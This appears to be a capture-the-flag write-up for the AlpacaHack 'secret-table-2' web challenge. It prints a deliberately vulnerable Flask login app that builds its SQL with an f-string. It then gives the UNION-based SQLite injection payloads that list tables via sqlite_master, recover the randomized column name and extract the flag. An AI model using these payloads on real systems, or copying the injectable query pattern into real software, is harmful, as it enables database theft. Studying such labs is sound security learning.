secret-table-2
SQL Injection, but first we need to find the table name (because it's randomized) and then the column name (since it's also randomized). Once we have those, you can just extract the flag using a UNION injection.
Recon
We got these files:
~/ctf/alpacahack/web/secret-table-2
❯ tree 15:27:53
.
├── compose.yaml
└── web
├── app.py
├── Dockerfile
└── requirements.txt
2 directories, 4 filesLet’s check the app.py.
from flask import Flask, request
import os, re, sqlite3
import hashlib

FLAG = os.environ.get("FLAG", "Alpaca{REDACTED}")
assert re.fullmatch(r"Alpaca\{[^']+\}", FLAG)

secret_table_name = "secret_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]
secret_column_name = "flag_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]

USERS = {
    # username: password
    "alpaca": "pacapaca",
    "guest": "password",
    "admin": "fb8fe2baa0190046",
}

app = Flask(__name__)

@app.get("/")
def index():
    return """
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="https://unpkg.com/sakura.css/css/sakura.css" type="text/css" /></head>
<body>
  <main>
    <h1>Login</h1>
    <p> There are three users: alpaca, guest and admin. </p>
    <form id="login-form">
      <label for="username">Username</label>
      <input name="username" placeholder="alpaca" required>
      <label for="password">Password</label>
      <input name="password" required>
      <button type="submit" id="login-btn">Login</button>
    </form>
    <h6>Executed SQL:</h6>
    <pre><code id="sql"></code></pre>
    <h6>Response:</h6>
    <pre><code id="code"></code></pre>
  </main>
  <script>
    document.getElementById("login-form").onsubmit = async (e) => {
      e.preventDefault();
      const form = e.target;
      const formData = new FormData(form);
      const response = await fetch("/login", {
        method: "POST",
        body: formData,
      });
      const text = await response.text();
      document.getElementById("sql").textContent = `SELECT * FROM users WHERE username='${formData.get("username")}' AND password='${formData.get("password")}';`;
      document.getElementById("code").textContent = text;
    };
  </script>
</body>
    """.strip()

@app.post("/login")
def login():
    username = request.form.get("username", "")
    password = request.form.get("password", "")

    conn = sqlite3.connect("database.db")
    query = (
        f"SELECT * FROM users WHERE username='{username}' AND password='{password}';"
    )

    error = None
    try:
        user = conn.execute(query).fetchone()
    except sqlite3.Error as e:
        user = None
        error = str(e)
    conn.close()

    if error:
        return f"SQL error: {error}"

    if user is None:
        return "invalid credentials"

    return f"Hello, {user[0]}!"

def init_db():
    conn = sqlite3.connect("database.db")

    # users
    conn.execute(
        """
        CREATE TABLE IF NOT EXISTS users (
            username TEXT PRIMARY KEY,
            password TEXT NOT NULL
        );
        """
    )
    for username, password in USERS.items():
        conn.execute(
            f"""
            INSERT OR IGNORE INTO users (username, password) VALUES ('{username}', '{password}');
            """
        )

    # secret
    conn.execute(
        f"""
        CREATE TABLE IF NOT EXISTS {secret_table_name} (
            {secret_column_name} TEXT PRIMARY KEY
        );
        """
    )
    conn.execute(
        f"""
        INSERT OR IGNORE INTO {secret_table_name} ({secret_column_name}) VALUES ('{FLAG}');
        """
    )

    conn.commit()
    conn.close()

if __name__ == "__main__":
    init_db()
    app.run(host="0.0.0.0", port=3000)
Vulnerability
The vulnerability is located at the query, because the query using format string. So we can inject a payload that we can modify the query.
    query = (
        f"SELECT * FROM users WHERE username='{username}' AND password='{password}';"
    )
But the catch is:
secret_table_name = "secret_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]
secret_column_name = "flag_" + hashlib.sha256(FLAG.encode()).hexdigest()[:16]
The table name and the column name are randomized but there’s a format for both.
💡
So we have to search the table name and the column name first.
Because the program using SQLite, we can search the reference:
https://hacktricks.wiki/en/pentesting-web/sql-injection/sqlite-injection.html
https://dev.to/onyxwizard/examining-the-database-in-sql-injection-attacks-7ck
We can use the payload like this (remember the column is two so we have to input two column when using UNION):
' UNION SELECT group_concat(tbl_name), 1 FROM sqlite_master WHERE type='table' AND tbl_name NOT LIKE 'sqlite_%'-- You can also use this payload so it will be shorter (no different):
' UNION SELECT name,1 FROM sqlite_master WHERE type='table'-- 

Okay so now we have the table name secret_607360c08fede25e, now we search for the column name.
We can make this payload so we can get the column name.
' UNION SELECT sql, 1 from sqlite_master WHERE name='secret_607360c08fede25e' -- -
So the column name isflag_607360c08fede25e.
Now we can make the payload to open the flag like this:

' UNION SELECT flag_607360c08fede25e, 1 FROM secret_607360c08fede25e -- -